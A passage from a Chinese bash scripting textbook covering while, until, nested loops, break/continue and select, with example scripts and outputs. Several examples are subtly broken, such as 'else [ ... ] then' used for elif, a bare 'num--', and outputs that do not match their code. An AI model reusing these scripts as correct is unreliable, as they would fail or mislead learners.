#例 8-13：for_exam13.sh 脚本演示产生死循环的例子
#!/bin/bash

#i 初始值为 1，但设置循环条件为 i>=1，会产生死循环
for(( i=1; i>=1; i++))
do
    echo "Hello World! "
done
```

脚本 for_exam13.sh 的执行结果如下所示：

```
#例 8-13 for_exam13.sh 脚本的执行结果
[root@localhost Chapter8]# ./for_exam13.sh
Hello World!
Hello World!
Hello World!
Hello World!
Hello World!
Hello World!
./for_exam13: line 6: echo: write error: 被中断的系统调用
[root@localhost Chapter8]#
```

可以看出，“Hello World！”将一直执行下去，需要按“Ctrl+C”组合键将该脚本强行终止，否则将无限循环下去，造成死循环的原因是 i 是永远大于或等于 1 的。

类 C 风格的 for 循环中设置了三个表达式，尤其是修正表达式，不断提醒开发人员对循环变量进行修正，这样可以更好地设计循环，但该种循环也有其缺陷，其对字符串或者文件操作时存在困难。

8.2 while 循环

while 循环语句也称前测试循环语句，它的循环重复执行次数是利用一个条件来控制是否继续重复执行这个语句。while 语句与 for 循环语句相比，无论是语法还是执行的流程，都比较简明易懂。while 循环格式如下：

```
while expression
do
    command
    command
    …
done
```

while 循环语句之所以命名为前测试循环，是因为它要先判断此循环的条件是否成立，然后才做重复执行的操作。也就是说，while 循环语句执行的过程是：先判断 expression 的退出状态，如果退出状态为 0，则执行循环体，并且在执行完循环体后，进行下一次循环，否则退出循环执行 done 后的命令。为了避免死循环，必须保证在循环体中包含循环出口条件，即存在 expression 的退出状态为非 0 的情况。

while 循环可以分为四种情形，下面分别加以讨论。

8.2.1 计数器控制的 while 循环

假定该种情形是已经准确知道要输入的数据或字符串的数目，在这种情况下可采用计数器控制的 while 循环结构来处理。这种情形和类 C 风格的 for 循环类似，由于指定了循环的次数 N，可初始化计数器值，通过计数器与 N 进行比较，如果小于等于 N，则执行循环体，该循环体将反复执行，直到计数器中的值大于 N 为止。这种情形下，while 循环的格式如下所示：

```
counter = 1
while expression
do
    command
    …
    let command to operate counter
    command
    …
done
```

下面是一个名为 while_exam1.sh 的脚本，该脚本使用计数器控制的 while 循环用于显示 1～5。

```
#例 8-14：while_exam1.sh 脚本演示一个 while 的例子，用于显示 1～5
#!/bin/bash

#初始化循环变量 int
int=1

#while 设置循环条件，在循环体中设置命令和循环增量
while(( "$int" <= 5 ))
do
    echo "$int"
    let "int++"
done
```

脚本 while_exam1 的执行脚本如下所示：

```
#例 8-14：while_exam1.sh 脚本的执行结果
[root@localhost Chapter8]# ./while_exam1.sh
1
2
3
4
5
[root@localhost Chapter8]#
```

脚本 while_exam1.sh 首先初始化变量 int 为 1，循环条件是测试 int 的值是否小于等于 5，如果小于等于 5（即测试条件为真），将执行循环体，在循环体中设置了 int 值加 1 操作，然后再次判断 int 值是否小于等于 5，这样不断地循环下去，直至 int 大于 5。

可以使用计数器控制的 while 循环对脚本 for_exam3.sh 进行改写，新建脚本 while_exam2.sh，下面是其脚本内容。

```
#例 8-15：while_exam2.sh 脚本使用计数器控制的 while 循环计算 1～100 内所有的奇数之和
#!/bin/bash

#对 sum 赋初值
sum=0

#对计数器 i 赋初值
i=1

#使用计数器控制的 while 循环计算 1～100 内所有的奇数之和，并将值保存在 sum 中
while(( i <= 100 ))
do
     let "sum+=i"
     let "i += 2"   #设置循环计数器使 i 加 2
done

#输出 sum 值
echo "sum=$sum"
```

脚本 while_exam2 的执行结果为：

```
#例 8-15 while_exam2.sh 脚本的执行结果
[root@localhost Chapter8]# ./while_exam2.sh
sum=2500
[root@localhost Chapter8]#
```

可以看出，while_exam2.sh 现了计算 1～100 内所有的奇数之和，本脚本首先初始化 sum 值为 0，然后初始化计数器 i 值为 1，接着通过不断测试循环条件 i 是否小于等于 100，如果

小于等于 100，将执行循环体，在循环条件中设置了计数器加 2 的操作，这样通过不断地测试循环条件，得到最终的执行结果为 2500。

8.2.2 结束标记控制的 while 循环

在 Linux Shell 编程中，很多时候不知道读入数据的个数，但是可以设置一个特殊的数据值来结束 while 循环，该特殊数据值称为结束标记，其通过提示用户输入特殊字符或数字来操作。当用户输入该标记后结束 while 循环，执行 done 后的命令。在该情形下，while 循环的形式如下所示：

```
read variable
while [[ "$variable" ! = sentinel ]]
do
    read variable
done
```

举一个例子来说明结束标记控制的 while 循环的用法，新建脚本 while_exam3.sh，脚本内容如下所示：

```
#例 8-16：while_exam3.sh 脚本演示使用结束标记控制的 while 循环实现猜 1～10 内的数
#!/bin/bash

#提示用户输入 1～10 内的整数
echo "Please input the num(1-10) "
read num

#while 循环实现猜数游戏
while [[ "$num" != 4 ]]
do
   if [ "$num" -lt 4 ]
   then
        echo "Too small. Try again!"
        read num
   elif [ "$num" -gt 4 ]
   then
         echo "To high. Try again"
         read num
   else
       exit 0
    fi
done

#提示用户猜对了
echo "Congratulation, you are right! "
```

脚本 while_exam3.sh 的执行结果如下所示：

```
#例 8-16 while_exam3.sh 脚本的执行结果
[root@localhost Chapter8]# ./while_exam3.sh
Please input the num(1-10)
5
Too high. Try again!
3
Too small. Try again!
4
```

```
congratulation, you are right!
[root@localhost Chapter8]#
```

脚本 while_exam3.sh 是一个猜数游戏的程序，一般是设定一个范围，设定了一个结束标记，然后通过不断地提示用户输入的数是大于还是小于要猜的数，让用户不断调整输入的数值，最终猜到正确的数。该脚本中是一个 1～10 范围内的猜数游戏，在脚本执行的过程中，首先提示用户输入 1～10 内的数，而结束标记是 4。如果用户输入的数字是 4，则结束 while 循环，执行 done 后的命令，提示用户猜正确了，显示语句“Congratulation, you are right!”；如果用户输入的数小于 4，则提示用户输入的数小了，显示语句“Too small. Try again!”，然后让用户重新输入一个数；如果用户输入的数大于 4，则提示用户输入的数大了，显示语句“Too high. Try again!”，然后让用户重新输入一个数，通过这样不断地循环，用户就能猜到正确的答案。当然，这种猜数游戏有一定的技巧，如果使用穷举法，最好的情况是 1 次猜中，最差的情况要猜 10 次，如果设置的数值很大，这种猜数方法有时会使用户失去猜数的兴趣。可以通过折半查询法进行猜数，通过不断地折半查找可以很快猜到正确的数，在 1～10 之间猜数使用折半查找，最好的情况为 1 次猜中，最差的情况为 4 次猜中，效率明显提高了很多。

可以通过用户指定循环变量的值，并设定好结束标记来实现 while 循环，新建脚本 while_exam4.sh，下面是脚本的内容。

```
#例 8-17：while_exam4.sh 演示使用结束标记控制的 while 循环实现阶乘的操作
#!/bin/bash

#提示用户输入所要实现阶乘的数值，并将其值赋给变量 num
echo "Please input the num "
read num

#初始化阶乘结束结果值为 1
factorial=1

#通过结束标记控制的 while 循环实现 num 的阶乘
while [ "$num" -gt 0 ]
do
    let "factorial= factorial*num"
    num--
done

#显示 num 的阶乘的值
echo "The factorial is $factorial"
```

脚本 while_exam4.sh 的执行结果为：

```
#例 8-17 while_exam4.sh 脚本的执行结果
[root@localhost Chapter8]# ./while_exam4.sh
Please input the num
5
The factorial is 120
[root@localhost Chapter8]#
```

脚本 while_exam4.sh 首先提示用户输入所要求阶乘的数，然后设置保存阶乘结果的变量 factorial 初始值为 1，由于结束标记为循环变量等于 0，所以，在循环体中可通过不断地对循环变量进行自减操作，通过不断地将循环变量与 factorial 相乘，并将结果重新赋值给 factorial，从而得到最终结果，当循环变量为 0 时退出循环，然后执行 done 后的命令，将最终结果输出。

该脚本执行时，设置了求阶乘的数为 5，可以看到 5 的阶乘为 120。

8.2.3 标志控制的 while 循环

标志控制的 while 循环使用用户输入的标志值来控制循环的结束，这样避免了用户不知道循环结束标记的麻烦。在该情形下，while 循环的形式如下所示：

```
signal=0

while (( signal != 1 ))
do
    …
    if expression
    then
       signal=1
    fi
    …
done
```

使用标志控制的 while 循环中的 signal 和 variable 可以是数字，也可以是字符串，脚本设计时由脚本编写人员指定。下面的脚本 while_exam5.sh 是一个使用标志控制的 while 循环的例子，该脚本是对脚本 while_exam3.sh 的改写，脚本内容如下所示：

```
#例 8-18：while_exam5.sh 脚本演示使用标志控制的 while 循环实现猜 1～10 内的数
#!/bin/bash

#提示用户输入所要实现阶乘的数值，并将其值赋给变量 num
echo "Please input the num:"
read num

#初始化标志的值
signal=0

#标志控制的 while 循环实现猜数游戏
while [[ "$signal" != 1 ]]
do
   if [ "$num" -lt 4 ]
   then
        echo "Too small. Try again!"
        read num
   else [ "$num" -gt 4 ]
   then
         echo "To high. Try again"
         read num
    else
         signal=1
         echo " Congratulation, you are right! "
   fi
done
```

脚本 while_exam5.sh 的执行结果为：

```
#例 8-18 while_exam5.sh 脚本的执行结果
[root@localhost Chapter8]# ./while_exam5.sh
Please input the num(1-10)
5
Too high. Try again!
3
```

```
Too small. Try again!
4
Congratulation, you are right!
[root@localhost Chapter8]#
```

通过脚本 while_exam5.sh 可以看出，使用标志控制的 while 循环时，当用户输入 4 时在循环体内执行一次，但使用结束标记控制的 while 循环在用户输入 4 时无法在循环体内执行其语句，这是因为结束标记就是用户输入的结果为 4 时退出循环，这是结束标记控制的 while 循环和标志控制的 while 循环的区别。

再举一个标志控制的 while 循环的例子，新建脚本 while_exam6.sh，脚本内容如下所示：

```
#例 8-19：while_exam6.sh 脚本演示标志控制的 while 循环求累加和（1+2+…+n）
#!/bin/bash

#提示用户输入所要实现累加的数值，并将其值赋给变量 num
echo "Please input the num "
read num

#初始化循环累加和 sum 和循环变量 i
sum=0
i=1

#初始化标志值
signal=0

#执行累加操作
while [[ "$signal" != 1 ]]
do
    if [ "$i" -eq "$num" ]
    then
       let "signal=1"
       let "sum+=i"
       echo "1+2+…+$num=$sum"
    else
       let "sum=sum+i"
      let "i++"
    fi
done
```

脚本 while_exam6.sh 的执行结果为：

```
#例 8-19 while_exam6.sh 脚本的执行结果
[root@localhost Chapter8]# ./while_exam6.sh
Please input the num:
100
1+2+...+100=5050
[root@localhost Chapter8]#
```

脚本 while_exam6.sh 是一个实现累加的程序，在该脚本中通过控制标志值来达到控制循环的目的，该脚本通过 if/else 命令控制标志值，如果循环变量的值小于 100，则执行 else 与 fi 之间的命令，这些命令实现 sum 的累加，同时对循环变量进行加 1 操作，如果循环变量的值等于 100，则执行 then 和 else 之间的命令，使标志值为 1，同时将累加结果输出。

8.2.4　命令行控制的 while 循环

有时需要使用命令行来指定输出参数和参数个数，这时用其他三种形式的 while 循环是

无法实现的，所以，需要使用命令行控制的 while 循环。该形式下，while 循环通常与 shift 结合起来使用，其中 shift 命令使位置变量下移一位（即$2 代替$1、$3 代替$2），并且使$# 变量递减，当最后一个参数也显示给用户后，$#就会等于 0，同时$*也等于空。下面是该情形下，while 循环的形式为：

```
while [[ "$*" != "" ]]
do
   echo "$1"
   shift
done
```

举一个例子来说明命令行控制的 while 循环的用法，新建脚本 while_exam7.sh，脚本内容如下所示：

```
#例 8-20：while_exam7.sh 脚本命令行控制的 while 循环
#!/bin/bash

#提示用户输入参数个数
echo "number of arguments is $#"

#提示用户输入内容
echo "What you input is: "

#通过命令行来传递脚本 for 循环列表参数
while [[ "$*" != "" ]]
do
    echo "$1"
    shift
done
```

脚本 while_exam7.sh 的执行结果为：

```
#例 8-20 while_exam7.sh 脚本的执行结果
[root@localhost Chapter8]# ./while_exam7.sh 1 2 3
number of arguments is 3
What you input is:
1
2
3
[root@localhost Chapter8]# ./while_exam7.sh Hello World !
number of arguments is 3
What you input is:
Hello
World
!
[root@localhost Chapter8]#
```

可以看到，脚本 while_exam7.sh 可以实现命令行输入字符串和数字，并将结果显示给用户，如果用户不输入任何参数，就根本不会执行 echo 和 shift 命令，因为$#为 0。

其中的循环条件可以改写成：

```
while [[ "$#" -ne 0 ]]
```

该语句通过判断参数格式$#不等于 0 时执行 while 循环，等于 0 时，则退出 while 循环。

8.3 until 循环

在执行 while 循环时，只要 expression 的退出状态为 0，将一直执行循环体。until 命令和 while 命令类似，但区别是 until 循环中 expression 的退出状态不为 0 时，循环体将一直执行下去，直到退出状态为 0，下面给出了 until 循环的结构：

```
until expression
do
    command
    command
    …
done
```

和 while 循环类似，当首次测试 expression 的退出状态为 0，将一次也不执行循环体。下面举一个例子来说明 until 循环的用法，新建脚本 until_exam1.sh，该脚本用于计算 1～5 的平方，脚本内容如下所示：

```
#例 8-21：until_exam1.sh 脚本通过 until 循环计算 1～5 的平方
#!/bin/bash

#初始化循环变量
i=0

#使用 until 循环计算 1～5 的平方
until [[ "$i" -gt 5 ]]
do
    let "square=i*i"
    echo "$i * $i = $square"
    let "i++"
done
```

脚本 until_exam1.sh 的执行结果为：

```
例 8-21：until_exam1.sh 脚本的执行结果
[root@localhost Chapter8]# ./until_exam1.sh
1 * 1 = 1
2 * 2 = 4
3 * 3 = 9
4 * 4 = 16
5 * 5 = 25
[root@localhost Chapter8]#
```

脚本 until_exam1.sh 通过 let 命令将每次 i 的平方保存到变量 square 中，然后通过 echo 命令输出，其控制命令为判断 i 是否大于 5，如果 i 不大于 5，将执行循环体，如果大于 5，将结束循环。

while 循环能够实现的脚本，until 循环同样也可实现。下面的脚本是对脚本 while_exam3.sh 进行的改写，新建脚本 until_exam2.sh，脚本内容如下所示：

```
#例 8-22：until_exam2.sh 脚本演示使用 until 循环实现猜 1～10 内的数
#!/bin/bash

#提示用户输入 1～10
```

```
echo "Please input the num(1-10) "
read num

#until 循环实现猜数游戏
until [[ "$num" = 4 ]]
do
   if [ "$num" -lt 4 ]
   then
       echo "Too small. Try again!"
       read num
   else [ "$num" -gt 4 ]
   then
        echo "To high. Try again"
        read num
    else
       exit 0
   fi
done

#提示用户猜对了
echo "Congratulation, you are right! "
```

脚本 until_exam2.sh 的执行结果为：

```
#例 8-22 until_exam2.sh 脚本的执行结果
[root@localhost Chapter8]# ./until_exam2.sh
Please input the num(1-10)
5
To high. Try again
3
Too small. Try again!
4
Congratulation, you are right!
[root@localhost Chapter8]#
```

可以看出，while 循环和 until 循环非常相似，区别仅在于：while 循环在条件为真时继续执行循环，而 until 则在条件为假时执行循环。

8.4 嵌套循环

一个循环体内又包含另一个完整的循环结构，称为循环的嵌套。在外部循环的每次执行过程中都会触发内部循环，直至内部完成一次循环，才接着执行下一次的外部循环。for 循环、while 循环和 until 循环可以相互嵌套。

为了使读者更好地理解循环嵌套，下面将以一个具体的实例结束两个 for 语句嵌套的应用。本实例用于输出九九乘法表，新建脚本 nested_loop_exam1.sh，脚本的内容如下所示：

```
#例 8-23：nested_loop_exam1.sh 脚本演示使用 for 循环嵌套实现九九乘法表
#!/bin/bash

#通过 for 循环嵌套实现九九乘法表，其中 temp 用于保存 i*j 的值
for (( i = 1; i <=9; i++ ))
do
```

```
#内层循环
    for (( j=1; j <= i; j++ ))
    do
        let "temp = i * j"       #暂时存储 i*j 的值
        echo -n "$i*$j=$temp  "
     done

     echo ""
done
```

脚本 nested_loop_exam1.sh 的执行结果如下所示：

```
#例 8-23：nested_loop_exam1.sh 脚本的执行结果
[root@localhost Chapter8]# ./nested_loop_exam1.sh
1*1=1
2*1=2  2*2=4
3*1=3  3*2=6  3*3=9
4*1=4  4*2=8  4*3=12  4*4=16
5*1=5  5*2=10  5*3=15  5*4=20  5*5=25
6*1=6  6*2=12  6*3=18  6*4=24  6*5=30  6*6=36
7*1=7  7*2=14  7*3=21  7*4=28  7*5=35  7*6=42  7*7=49
8*1=8  8*2=16  8*3=24  8*4=32  8*5=40  8*6=48  8*7=56  8*8=64
9*1=9  9*2=18  9*3=27  9*4=36  9*5=45  9*6=54  9*7=63  9*8=72  9*9=81
[root@localhost Chapter8]#
```

脚本 nested_loop_exam1.sh 在内循环中使用了 temp 暂时存储 i*j 的结果，然后通过 echo 命令加-n，表示不换行输出。而命令

```
echo ""
```

实现换行操作。可以看出，类 C 风格的 for 循环使用很少的代码就实现了九九乘法表，实现时非常精炼。

下面再举一个使用 for 循环嵌套的例子，新建脚本 nested_loop_exam2.sh，该脚本用于创建一个棋盘，脚本内容如下所示：

```
#例 8-24：nested_loop_exam2.sh 脚本演示 for 循环嵌套实现一个 8×8 格的棋盘
#!/bin/bash

#外层循环
for (( i = 1; i <= 8; i++ ))
do

   #内层循环
   for (( j = 1; j <= 8; j++ ))
   do

 #下面两行用于不重叠显示黑白格
        total=$(( $i + $j ))
        tmp=$(( $total % 2 ))

        if [ $tmp -eq 0 ];
        then
            echo -e -n "\033[47m  "  #显示白格
        else
            echo -e -n "\033[40m  "  #显示黑格
        fi
    done
```

```
    echo ""  #换行
done
```

脚本 nested_loop_exam2.sh 的执行结果如图 8-1 所示。




图 8-1　脚本 nested_loop_exam2.sh 的执行结果

脚本 nested_loop_exam2.sh 实现 8×8 的棋盘，使用了类 C 风格的 for 循环实现了双层循环。由于前盘的上下左右都不相同，所以，需要使用下列命令来判断 i 和 j 的和，然后取余，下面两行的运算过程就是实现该操作：

```
total=$(( $i + $j ))
tmp=$(( $total % 2 ))
```

然后通过 tmp 的 0 或 1 对其赋予不同的颜色，其中“\033[47m”表示白色，而“\033[40m”后面的空格表示每个棋格的长宽，通过这种方式就实现了一个棋盘。

两个或多个 while 循环同样可以实现循环嵌套，新建脚本 nested_loop_exam3.sh，该脚本用于打印“*”号，脚本的内容如下所示：

```
#例 8-25：nested_loop_exam3.sh 脚本演示 for 循环嵌套实现 “*” 图案排列
#!/bin/bash

#初始化外层循环变量
i=1

#外层循环
while (( "$i" <= 9 ))
do

    #初始化内层循环变量
    j=1

    #内层循环
    while (( "$j" <= "$i" ))
    do
        echo -n "*"
        let "j++"
    done

    let "i++"

    echo ""
done
```

脚本 nested_loop_exam3.sh 的执行结果为：

```
#例 8-25 nested_loop_exam3.sh 脚本的执行结果
[root@localhost Chapter8]# ./nested_loop_exam3.sh
*
```

```
**
***
****
*****
******
*******
********
*********
[root@localhost Chapter8]#
```

脚本 nested_loop_exam3.sh 用于打印“*”，其中第一行打印一个“*”号，第二行打印两个“*”，以此类推。可以看出，while 循环嵌套显得十分冗余，而且在程序设计时容易忘记初始化循环变量或者忘记对循环变量进行增量或减量处理。

同时可以将 for 循环和 While 循环结合在一起形成循环嵌套，新建脚本 nested_loop_exam4.sh，脚本内容如下所示：

```
#例 8-26：nested_loop_exam4.sh 脚本演示 for 和 while 循环结合的循环嵌套反序的“*”图案排列
#!/bin/bash

#外层循环使用 for 循环
for (( i=1; i <= 9; i++))
do

    #初始化内层循环变量 j
    j=9

    #内层 while 循环实现打印空格
    while (( j > i ))
    do
        echo -n " "
        let "j--"
     done

    #初始化内层循环变量 k
    k=1

    #内层 while 循环实现打印“*”
    while (( k <= i ))
    do
          echo -n "*"
          let "k++"
      done
  done
```

脚本 nested_loop_exam4.sh 的执行结果为：

```
#例 8-26 nested_loop_exam4.sh 脚本的执行结果
[root@localhost Chapter8]# ./nested_loop_exam4.sh
       *
      **
     ***
    ****
   *****
  ******
 *******
********
```

```
*********
[root@localhost Chapter8]#
```

脚本中，nested_loop_exam4.sh 实现了第一行打印 8 个空格和 1 个“*”，然后第二行打印 7 个空格和 2 个“*”，以此类推，最后实现打印 9 个“*”。该脚本在执行的过程中，外层 for 循环嵌套了两个内层 while 循环，其中，第一个 while 循环第一行打印 8 个空格，第二行打印 7 个空格，以此类推，最后一行打印 0 个空格，而第二个 while 循环用于打印“*”，其中第 1 行打印 1 个“*”，第 2 行打印 2 个“*”，以此类推，第 9 行打印 9 个“*”，从而形成了靠右显示的“*”图案排列。

8.5 循环控制符

在 Linux Shell 编程中，有时需要立即从循环中退出，如果是退出循环，则可使用 break 循环控制符；如果是退出本次循环执行后继循环，则可使用 continue 循环控制符。

8.5.1 break 循环控制符

break 语句可以应用在 for、while 和 until 循环语句中，用于强行退出循环，也就是忽略循环体中任何其他语句和循环条件的限制。可以通过例子来说明 break 循环控制符的作用，如果不使用 break 循环控制符计算 1～100 之间连续整数的和，新建脚本 no_break_exam.sh，脚本内容如下所示：

```
#例 8-27：no _break_exam.sh 脚本演示不使用 break 的循环计算 1～100 内整数的和
#!/bin/bash

#初始化 sum
sum=0

#使用 for 循环计算 1～100 内整数的和
for (( i=1; i <= 100; i++ ))
do
    let "sum+=i"
done

#显示计算结果
echo "1+2++…+100=$sum"
```

脚本 no_break_exam.sh 的执行结果为：

```
#例 8-27 no _break_exam.sh 脚本的执行结果
[root@localhost Chapter8]# chmod u+x no_break_exam.sh
[root@localhost Chapter8]# ./no_break_exam.sh
1+2+...+100=5050
[root@localhost Chapter8]#
```

在脚本 no_break_exam.sh 中添加上通过 if 语句控制的 break 语句，则会显示不同的结果，新建脚本 break_exam1.sh，脚本内容如下所示：

```
#例 8-28：break_exam1.sh 演示使用 break 的循环计算 1～100 内整数的和
#!/bin/bash
```

```
#初始化和 sum
sum=0

#使用 for 循环计算 1～100 内整数的和
for (( i=1; i <= 100; i++ ))
do
    let "sum+=i"

    #在 if 语句中添加 break 语句
    if [ "$sum" -gt 1000 ]
    then
        echo "1+2+…+$i=$sum"
        break
    fi

done
```

脚本的执行结果为：

```
#例 8-28 break_exam1.sh 脚本的执行结果
[root@localhost Chapter8]# ./break_exam1.sh
1+2+...+45=1035
[root@localhost Chapter8]#
```

从上面两个脚本可以看出，虽然 for 循环被设计为计算从 1 至 100 内所有整数的和，但是由于当累加结果大于 1000 时，使用了 break 循环控制符终止了 for 循环语句，所以，当循环结束时，i 的值并不等于 100，而是等于 45。需要注意的是，break 语句仅能退出当前的循环，如果是两层循环嵌套，且 break 循环控制符在内层循环中，则 break 仅跳出内层循环，如果想跳出整个循环，则需要在外层循环中使用 break 循环控制符，例如：下面的脚本 break_exam2.sh 当语句执行到 break 循环控制符时，将退出内部 for 循环，脚本内容如下所示：

```
#例 8-29：break_exam2.sh 演示使用 break 的循环跳出内层循环
#!/bin/bash

#使用 break 循环跳出 i=7 的那一行
for (( i=1; i <= 9; i++))
do

      #内层循环执行 break 循环控制符
      for (( j=1; j<= i; j++ ))
      do

          #将 i*j 的临时结果保存在 temp 中
          let "temp=i*j"

          #break 语句跳出内层循环
          if [ "$temp" -eq 7 ]
          then
              break
          fi

          echo -n "$i*$j=$temp  "
      done
      echo ""
  done
```

脚本 break_exam2.sh 的执行结果为：

```
#例 8-29 break_exam2.sh 脚本的执行结果
[root@localhost Chapter8]# ./break_exam2.sh
1*1=1
2*1=2  2*2=4
3*1=3  3*2=6  3*3=9
4*1=4  4*2=8  4*3=12  4*4=16
5*1=5  5*2=10  5*3=15  5*4=20  5*5=25
6*1=6  6*2=12  6*3=18  6*4=24  6*5=30  6*6=36

8*1=8  8*2=16  8*3=24  8*4=32  8*5=40  8*6=48  8*7=56  8*8=64
9*1=9  9*2=18  9*3=27  9*4=36  9*5=45  9*6=54  9*7=63  9*8=72  9*9=81
[root@localhost Chapter8]#
```

可以看出，将 break 循环控制符放在内部 for 循环，结果 i=7 的那一行未显示，但 i=8 和 i=9 的结果还在显示。下面的例子是跳出整个循环嵌套的脚本，新建脚本 break_exam3.sh，脚本内容如下所示：

```
#例 8-30：break_exam3.s 脚本演示使用 break 控制符跳出整个循环
#!/bin/bash

#将 break 循环控制符放在最外层循环
for (( i=1; i <= 9; i++))
do

    #break 语句跳出外层循环
    if [ "$i" -eq 7 ]
       then
           break
    fi

     #内层循环执行输出
     for (( j=1; j<= i; j++ ))
     do
         #将 i*j 的临时结果保存在 temp 中
         let "temp=i*j"

         echo -n "$i*$j=$temp  "
     done

     echo ""
done
```

脚本 break_exam3.sh 的执行结果为：

```
#例 8-30 break_exam3.sh 脚本的执行结果
[root@localhost Chapter8]# ./break_exam3.sh
1*1=1
2*1=2  2*2=4
3*1=3  3*2=6  3*3=9
4*1=4  4*2=8  4*3=12  4*4=16
5*1=5  5*2=10  5*3=15  5*4=20  5*5=25
6*1=6  6*2=12  6*3=18  6*4=24  6*5=30  6*6=36
[root@localhost Chapter8]#
```

可以看出，将 break 循环控制符放在外层循环时，i=7、i=8 和 i=9 都未执行，所以，将 break 循环控制符放在外层循环时，则跳出整个循环。

8.5.2 continue 循环控制符

continue 循环控制符应用在 for、while 和 until 语句中，用于让脚本跳过其后面的语句，执行下一次循环，例如，实现输出 100 以内所有能被 7 整除的数，新建脚本 continue_exam1.sh，脚本内容如下所示：

```
#例 8-31：continue_exam1.sh 脚本演示使用 continue 的循环显示 100 内能被 7 整除的数
#!/bin/bash

#初始化一个中间变量 m
m=1

#使用 for 循环和 continue 循环控制符实现结果输出
for (( i=1; i < 100; i++ ))
do

    #设置中间变量 temp1 的值
    let "temp1=i%7"

    #在 if 结构中使用 continue 循环控制符
    if [ "$temp1" -ne 0 ]
    then
        continue
    fi

    #输出结果
    echo -n "$i"

    #设置中间变量 temp2 的值，该变量用于换行
    let "temp2=m%7"

    #每行显示 7 个数
    if  [ "$temp2" -eq 0 ]
    then
        echo ""
    fi

    let "m++"
done
```

脚本 continue_exam1.sh 的执行结果为：

```
#例 8-31 continue_exam1.sh 脚本的执行结果
[root@localhost Chapter8]# ./continue_exam1.sh
7  14  21  28  35  42  49
56  63  70  77  84  91  98
[root@localhost Chapter8]#
```

在脚本 continue_exam1.sh 中，当 i 不能被 7 整除时，将跳过下面的输出命令，直接进入下一次循环，如果 i 能被 7 整除，将执行输出命令，当计数变量 m 取余结果为 7 时执行换行命令。

下面的脚本是一个 for 循环嵌套中使用 continue 循环控制符的例子。为了形成对比，脚本 continue_exam2.sh 同样用于实现九九乘法表，脚本中仅仅将 break_exam2.sh 中 if 语句中的 break 修改为 continue，同样将 continue 循环控制符放在了内层循环，脚本内容如下所示：

```
#例 8-32：continue_exam2.sh 脚本演示使用 continue 的循环跳出内层循环的九九乘法表
#!/bin/bash

#外层循环
for (( i=1; i <= 9; i++))
do

      #将 continue 循环控制符放在内层循环
      for (( j=1; j<= i; j++ ))
      do

          #将 i*j 的临时结果保存在 temp 中
          let "temp=i*j"

          #break 语句跳出循环
          if [ "$temp" -eq 7 ]
          then
              continue
          fi

          #输出结果
          echo -n "$i*$j=$temp  "
      done

      echo ""
  done
```

脚本 continue_exam2.sh 的执行结果为：

```
#例 8-32 continue_exam2.sh 脚本的执行结果
[root@localhost Chapter8]# ./continue_exam2.sh
1*1=1
2*1=2  2*2=4
3*1=3  3*2=6  3*3=9
4*1=4  4*2=8  4*3=12  4*4=16
5*1=5  5*2=10  5*3=15  5*4=20  5*5=25
6*1=6  6*2=12  6*3=18  6*4=24  6*5=30  6*6=36
7*2=14  7*3=21  7*4=28  7*5=35  7*6=42  7*7=49
8*1=8  8*2=16  8*3=24  8*4=32  8*5=40  8*6=48  8*7=56  8*8=64
9*1=9  9*2=18  9*3=27  9*4=36  9*5=45  9*6=54  9*7=63  9*8=72  9*9=81
[root@localhost Chapter8]#
```

通过脚本 continue_exam2.sh 的执行结果可以看出，“7*1=7”未显示，所以，将 continue 放在最内层循环体中时，仅仅是结束了本次循环执行下一次循环。下面的脚本是对 break_exam3.sh 的改写，同样只是将 break 改为 continue，将 continue 放在最外层循环，脚本内容如下所示：

```
#例 8-33：continue_exam3.sh 脚本演示使用 continue 控制符跳出外层循环
#!/bin/bash

#将循环控制符放在最外层循环
for (( i=1; i <= 9; i++))
do

    #continue 语句跳出本次外层循环，执行下一次外层循环
     if [ "$i" -eq 7 ]
     then
```

```
            continue
        fi

        for (( j=1; j<= i; j++ ))
        do

            #将 i*j 的临时结果保存在 temp 中
            let "temp=i*j"

            echo -n "$i*$j=$temp  "
         done

        echo ""
    done
```

脚本 continue_exam3.sh 的执行结果为：

```
#例 8-33 continue_exam3.sh 脚本的执行结果
[root@localhost Chapter8]# ./continue_exam3.sh
1*1=1
2*1=2  2*2=4
3*1=3  3*2=6  3*3=9
4*1=4  4*2=8  4*3=12  4*4=16
5*1=5  5*2=10  5*3=15  5*4=20  5*5=25
6*1=6  6*2=12  6*3=18  6*4=24  6*5=30  6*6=36
8*1=8  8*2=16  8*3=24  8*4=32  8*5=40  8*6=48  8*7=56  8*8=64
9*1=9  9*2=18  9*3=27  9*4=36  9*5=45  9*6=54  9*7=63  9*8=72  9*9=81
[root@localhost Chapter8]#
```

通过脚本 continue_exam3.sh 的执行结果可以看出，将 continue 放到最外层循环时，i=7 这一行都未执行，其结束了整个 i=7 的外部循环，所以，可以通过 continue 放在外层循环或内层循环来实现不同的循环控制。

8.6 select 结构

select 结构从技术角度来看不能算是循环结构，因为其不对可执行结果的代码块进行循环操作，但其与循环结构有相似之处，它们也依靠在代码块的顶部或底部的条件判断来决定程序的分支。Select 是 bash 的扩展结构，用于交互式菜单显示，用户可以从一组不同的值中进行选择，功能类似于 case 结构，但其交互性要比 case 好得多，其基本结构为：

```
select variable in {list}
do
    command
    …
    break
done
```

下面通过一个例子来说明 select 结构的用法，新建脚本 select_exam1.sh，脚本内容如下所示：

```
#例 8-34：select_exam1.sh 脚本演示交互式显示用户喜欢的颜色，并让用户选择
#!/bin/bash
```

```
#设置提示符
echo "What is your favorite color? "

#通过 select 结构实现用户选择
select color in "red" "blue" "green" "white" "black"
do
    break
done

#提示用户输入的结果
echo "You have selected $color"
```

脚本 select_exam1.sh 的执行结果为：

```
#例 8-34 select_exam1.sh 脚本的执行结果
[root@localhost Chapter8]# ./select_exam1.sh
What is your favourite color?
1) red
2) blue
3) green
4) white
5) black
#? 3
You have selected green
[root@localhost Chapter8]#
```

由脚本 select_exam1.sh 的执行结果可以看出，使用 select 可以提供选项供用户选择，这样提高了系统和用户的交互。select 还有一种格式，该格式是不带参数列表的 select 结构，该结构通过命令行来传递参数列表，由用户自己设定参数列表，其格式为：

```
select variable
do
   command
   …
   break
done
```

我们再举个例子说明该格式的 select 结构的用法，新建脚本 select_exam2.sh，该脚本的内容如下所示：

```
#例 8-35：select_exam2.sh 脚本演示命令行输入形式的 select 结构
#!/bin/bash

#设置提示符
echo "What is your favorite color? "

